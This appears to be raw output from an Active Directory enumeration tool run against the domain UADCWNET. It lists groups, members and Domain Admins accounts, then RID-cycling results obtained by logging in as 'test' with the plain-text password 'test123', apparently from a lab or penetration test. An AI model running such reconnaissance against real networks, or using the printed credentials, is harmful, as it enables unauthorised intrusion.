group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Human Resources] rid:[0x44f]
group:[Legal] rid:[0x450]
group:[Finance] rid:[0x451]
group:[Engineering] rid:[0x452]
group:[Sales] rid:[0x453]
group:[Information Technology] rid:[0x454]

[+] Getting domain group memberships:
Group 'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator
Group 'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$
Group 'Domain Guests' (RID: 514) has member: UADCWNET\Guest
Group 'Finance' (RID: 1105) has member: UADCWNET\M.Carson

Group 'Finance' (RID: 1105) has member: UADCWNET\J.Poole
Group 'Finance' (RID: 1105) has member: UADCWNET\C.Lamb
Group 'Finance' (RID: 1105) has member: UADCWNET\H.Graham
Group 'Finance' (RID: 1105) has member: UADCWNET\B.Brown
Group 'Finance' (RID: 1105) has member: UADCWNET\D.Sandoval
Group 'Finance' (RID: 1105) has member: UADCWNET\E.Blake
Group 'Finance' (RID: 1105) has member: UADCWNET\J.Rhodes
Group 'Finance' (RID: 1105) has member: UADCWNET\R.Holloway
Group 'Finance' (RID: 1105) has member: UADCWNET\K.Cohen
Group 'Sales' (RID: 1107) has member: UADCWNET\C.Mathis
Group 'Sales' (RID: 1107) has member: UADCWNET\E.Elliott
Group 'Sales' (RID: 1107) has member: UADCWNET\B.Fox
Group 'Sales' (RID: 1107) has member: UADCWNET\T.Simmons
Group 'Sales' (RID: 1107) has member: UADCWNET\C.Romero
Group 'Sales' (RID: 1107) has member: UADCWNET\T.Todd
Group 'Sales' (RID: 1107) has member: UADCWNET\J.Kelly
Group 'Sales' (RID: 1107) has member: UADCWNET\C.Keller
Group 'Sales' (RID: 1107) has member: UADCWNET\J.Norton
Group 'Sales' (RID: 1107) has member: UADCWNET\D.Berry
Group 'Sales' (RID: 1107) has member: UADCWNET\Y.Burton
Group 'Sales' (RID: 1107) has member: UADCWNET\G.Adkins
Group 'Sales' (RID: 1107) has member: UADCWNET\K.Mcgee
Group 'Sales' (RID: 1107) has member: UADCWNET\E.Fields
Group 'Sales' (RID: 1107) has member: UADCWNET\G.Francis
Group 'Sales' (RID: 1107) has member: UADCWNET\K.Russell
Group 'Sales' (RID: 1107) has member: UADCWNET\J.Wilkerson
Group 'Legal' (RID: 1104) has member: UADCWNET\T.Maldonado
Group 'Legal' (RID: 1104) has member: UADCWNET\C.Munoz
Group 'Legal' (RID: 1104) has member: UADCWNET\O.Parker
Group 'Legal' (RID: 1104) has member: UADCWNET\D.Dunn
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Brock
Group 'Legal' (RID: 1104) has member: UADCWNET\G.Lambert
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Jennings
Group 'Legal' (RID: 1104) has member: UADCWNET\B.Blair
Group 'Legal' (RID: 1104) has member: UADCWNET\C.Horton
Group 'Legal' (RID: 1104) has member: UADCWNET\A.Norris
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Tate
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Mccormick
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Glover
Group 'Legal' (RID: 1104) has member: UADCWNET\R.Bridges
Group 'Legal' (RID: 1104) has member: UADCWNET\R.Beck
Group 'Legal' (RID: 1104) has member: UADCWNET\N.Wells
Group 'Legal' (RID: 1104) has member: UADCWNET\C.Watkins
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Franklin

Group 'Legal' (RID: 1104) has member: UADCWNET\H.Scott
Group 'Legal' (RID: 1104) has member: UADCWNET\P.Cain
Group 'Legal' (RID: 1104) has member: UADCWNET\T.Gibson
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Hicks
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Wagner
Group 'Legal' (RID: 1104) has member: UADCWNET\L.Mcguire
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Gonzales
Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
Group 'Domain Admins' (RID: 512) has member: UADCWNET\E.Wood
Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Vasquez
Group 'Domain Admins' (RID: 512) has member: UADCWNET\T.Simmons
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Brock
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Jennings
Group 'Domain Admins' (RID: 512) has member: UADCWNET\J.Tate
Group 'Domain Admins' (RID: 512) has member: UADCWNET\N.Wells
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Baker
Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Sandoval
Group 'Domain Admins' (RID: 512) has member: UADCWNET\M.Boyd
Group 'Domain Admins' (RID: 512) has member: UADCWNET\E.Blake
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Holloway
Group 'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
Group 'Domain Users' (RID: 513) has member: UADCWNET\Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Colon
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Ballard
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Mathis
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Higgins
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Maldonado
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Lucas
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Wood
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Munoz
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Elliott
Group 'Domain Users' (RID: 513) has member: UADCWNET\O.Parker
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Fletcher
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Moran
Group 'Domain Users' (RID: 513) has member: UADCWNET\H.Alexander
Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Payne
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Vasquez
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Harrington
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Patton
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Dunn
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Fox
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Jordan
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Carson
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Simmons

Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Gross
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Romero
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Brock
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Sharp
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Lambert
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Willis
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Turner
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Campbell
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Jennings
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Todd
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Poole
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Blair
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Horton
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Norris
Group 'Domain Users' (RID: 513) has member: UADCWNET\test
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Tate
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Johnston
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Bradley
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Day
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Mccormick
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Glover
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Patrick
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Bridges
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Hoffman
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Reid
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Stanley
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Kelly
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Lamb
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Keller
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Beck
Group 'Domain Users' (RID: 513) has member: UADCWNET\H.Graham
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Norton
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Wells
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Phillips
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Watkins
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Franklin
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Davidson
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Berry
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Brown
Group 'Domain Users' (RID: 513) has member: UADCWNET\H.Scott
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Stevenson
Group 'Domain Users' (RID: 513) has member: UADCWNET\Y.Burton
Group 'Domain Users' (RID: 513) has member: UADCWNET\P.Cain
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Adkins

Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Gibson
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Hicks
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Mcgee
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Fields
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Baker
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Wagner
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Francis
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Pearson
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Mcguire
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Doyle
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Sandoval
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Daniels
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Boyd
Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Stokes
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Gonzales
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Ford
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Farmer
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Blake
Group 'Domain Users' (RID: 513) has member: UADCWNET\V.Lawson
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Russell
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Welch
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Wilkerson
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Patterson
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Rhodes
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Norman
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Castillo
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Benson
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Hogan
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Nguyen
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Murphy
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Holloway
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Cohen
Group 'Domain Computers' (RID: 515) has member: UADCWNET\research$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\macintosh$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\opsware$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\gn$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cidr$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\support$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\classifieds$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ap$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ec$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\halflife$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc58$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\tc$

Group 'Domain Computers' (RID: 515) has member: UADCWNET\yu$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\img0$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\vader$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\zw$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\maine$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\in-addr$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\calvin$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\vpn2$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cust121$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc52$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\mac5$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\southdakota$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\sh$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL2$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL3$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL4$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL5$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL6$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL7$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL8$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL9$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL10$
Group 'Human Resources' (RID: 1103) has member: UADCWNET\S.Higgins
Group 'Human Resources' (RID: 1103) has member: UADCWNET\A.Lucas
Group 'Human Resources' (RID: 1103) has member: UADCWNET\D.Gross
Group 'Human Resources' (RID: 1103) has member: UADCWNET\L.Sharp
Group 'Human Resources' (RID: 1103) has member: UADCWNET\C.Willis
Group 'Human Resources' (RID: 1103) has member: UADCWNET\M.Bradley
Group 'Human Resources' (RID: 1103) has member: UADCWNET\K.Patrick
Group 'Human Resources' (RID: 1103) has member: UADCWNET\B.Stanley
Group 'Human Resources' (RID: 1103) has member: UADCWNET\J.Stevenson
Group 'Human Resources' (RID: 1103) has member: UADCWNET\R.Baker
Group 'Human Resources' (RID: 1103) has member: UADCWNET\A.Pearson
Group 'Human Resources' (RID: 1103) has member: UADCWNET\D.Doyle
Group 'Human Resources' (RID: 1103) has member: UADCWNET\M.Boyd
Group 'Human Resources' (RID: 1103) has member: UADCWNET\J.Farmer
Group 'Human Resources' (RID: 1103) has member: UADCWNET\V.Lawson
Group 'Human Resources' (RID: 1103) has member: UADCWNET\L.Nguyen
Group 'Human Resources' (RID: 1103) has member: UADCWNET\M.Murphy
Group 'Information Technology' (RID: 1108) has member: UADCWNET\J.Ballard
Group 'Information Technology' (RID: 1108) has member: UADCWNET\E.Wood
Group 'Information Technology' (RID: 1108) has member: UADCWNET\R.Moran

```
Group 'Information Technology' (RID: 1108) has member: UADCWNET\F.Payne
Group 'Information Technology' (RID: 1108) has member: UADCWNET\J.Patton
Group 'Information Technology' (RID: 1108) has member: UADCWNET\G.Turner
Group 'Information Technology' (RID: 1108) has member: UADCWNET\L.Campbell
Group 'Information Technology' (RID: 1108) has member: UADCWNET\test
Group 'Information Technology' (RID: 1108) has member: UADCWNET\M.Day
Group 'Information Technology' (RID: 1108) has member: UADCWNET\T.Reid
Group 'Information Technology' (RID: 1108) has member: UADCWNET\M.Davidson
Group 'Information Technology' (RID: 1108) has member: UADCWNET\S.Daniels
Group 'Information Technology' (RID: 1108) has member: UADCWNET\F.Stokes
Group 'Information Technology' (RID: 1108) has member: UADCWNET\C.Welch
Group 'Information Technology' (RID: 1108) has member: UADCWNET\M.Patterson
Group 'Information Technology' (RID: 1108) has member: UADCWNET\K.Castillo
Group 'Information Technology' (RID: 1108) has member: UADCWNET\N.Hogan
Group 'Schema Admins' (RID: 518) has member: UADCWNET\Administrator
Group 'Engineering' (RID: 1106) has member: UADCWNET\N.Colon
Group 'Engineering' (RID: 1106) has member: UADCWNET\B.Fletcher
Group 'Engineering' (RID: 1106) has member: UADCWNET\H.Alexander
Group 'Engineering' (RID: 1106) has member: UADCWNET\L.Vasquez
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Harrington
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Jordan
Group 'Engineering' (RID: 1106) has member: UADCWNET\C.Romero
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Johnston
Group 'Engineering' (RID: 1106) has member: UADCWNET\E.Hoffman
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Phillips
Group 'Engineering' (RID: 1106) has member: UADCWNET\D.Ford
Group 'Engineering' (RID: 1106) has member: UADCWNET\N.Norman
Group 'Engineering' (RID: 1106) has member: UADCWNET\A.Benson
 ============================================================
|    Users on 192.168.10.2 via RID cycling (RIDS: 500-550,1000-1050)    |
 ============================================================
[I] Found new SID: S-1-5-21-2373017989-4057782597-2990666611
[I] Found new SID: S-1-5-21-3449369075-3998377036-3657034372
[I] Found new SID: S-1-5-90
[I] Found new SID: S-1-5-80-3139157870-2983391045-3678747466-658725712
[I] Found new SID: S-1-5-80
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-658725712 and logon
username 'test', password 'test123'
S-1-5-80-3139157870-2983391045-3678747466-658725712-500 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-501 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-502 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-503 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-504 *unknown*\*unknown* (8)
```

S-1-5-80-3139157870-2983391045-3678747466-658725712-505 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-506 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-507 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-508 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-509 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-510 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-511 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-512 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-513 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-514 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-515 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-516 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-517 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-518 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-519 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-520 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-521 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-522 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-523 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-524 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-525 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-526 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-527 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-528 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-529 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-530 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-531 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-532 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-533 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-534 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-535 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-536 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-537 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-538 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-539 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-540 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-541 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-542 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-543 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-544 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-545 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-546 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-547 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-548 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-549 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-550 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1000 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1001 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1002 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1003 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1004 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1005 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1006 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1007 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1008 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1009 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1010 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1011 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1012 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1013 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1014 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1015 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1016 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1017 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1018 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1019 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1020 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1021 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1022 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1023 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1024 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1025 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1026 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1027 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1028 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1029 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1030 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1031 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1032 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1033 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1034 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1035 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1036 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1037 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1038 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1039 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1040 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1041 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1042 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1043 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1044 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1045 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1046 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1047 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1048 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1049 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-32 and logon username 'test', password 'test123'
S-1-5-32-500 *unknown**unknown* (8)
S-1-5-32-501 *unknown**unknown* (8)
S-1-5-32-502 *unknown**unknown* (8)
S-1-5-32-503 *unknown**unknown* (8)
S-1-5-32-504 *unknown**unknown* (8)
S-1-5-32-505 *unknown**unknown* (8)
S-1-5-32-506 *unknown**unknown* (8)
S-1-5-32-507 *unknown**unknown* (8)
S-1-5-32-508 *unknown**unknown* (8)
S-1-5-32-509 *unknown**unknown* (8)
S-1-5-32-510 *unknown**unknown* (8)
S-1-5-32-511 *unknown**unknown* (8)
S-1-5-32-512 *unknown**unknown* (8)
S-1-5-32-513 *unknown**unknown* (8)
S-1-5-32-514 *unknown**unknown* (8)
S-1-5-32-515 *unknown**unknown* (8)
S-1-5-32-516 *unknown**unknown* (8)
S-1-5-32-517 *unknown**unknown* (8)
S-1-5-32-518 *unknown**unknown* (8)
S-1-5-32-519 *unknown**unknown* (8)
S-1-5-32-520 *unknown**unknown* (8)
S-1-5-32-521 *unknown**unknown* (8)
S-1-5-32-522 *unknown**unknown* (8)
S-1-5-32-523 *unknown**unknown* (8)
S-1-5-32-524 *unknown**unknown* (8)
S-1-5-32-525 *unknown**unknown* (8)
S-1-5-32-526 *unknown**unknown* (8)
S-1-5-32-527 *unknown**unknown* (8)
S-1-5-32-528 *unknown**unknown* (8)
S-1-5-32-529 *unknown**unknown* (8)
S-1-5-32-530 *unknown**unknown* (8)
S-1-5-32-531 *unknown**unknown* (8)
S-1-5-32-532 *unknown**unknown* (8)
S-1-5-32-533 *unknown**unknown* (8)

S-1-5-32-534 *unknown**unknown* (8)
S-1-5-32-535 *unknown**unknown* (8)
S-1-5-32-536 *unknown**unknown* (8)
S-1-5-32-537 *unknown**unknown* (8)
S-1-5-32-538 *unknown**unknown* (8)
S-1-5-32-539 *unknown**unknown* (8)
S-1-5-32-540 *unknown**unknown* (8)
S-1-5-32-541 *unknown**unknown* (8)
S-1-5-32-542 *unknown**unknown* (8)
S-1-5-32-543 *unknown**unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 *unknown**unknown* (8)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown**unknown* (8)
S-1-5-32-1001 *unknown**unknown* (8)
S-1-5-32-1002 *unknown**unknown* (8)
S-1-5-32-1003 *unknown**unknown* (8)
S-1-5-32-1004 *unknown**unknown* (8)
S-1-5-32-1005 *unknown**unknown* (8)
S-1-5-32-1006 *unknown**unknown* (8)
S-1-5-32-1007 *unknown**unknown* (8)
S-1-5-32-1008 *unknown**unknown* (8)
S-1-5-32-1009 *unknown**unknown* (8)
S-1-5-32-1010 *unknown**unknown* (8)
S-1-5-32-1011 *unknown**unknown* (8)
S-1-5-32-1012 *unknown**unknown* (8)
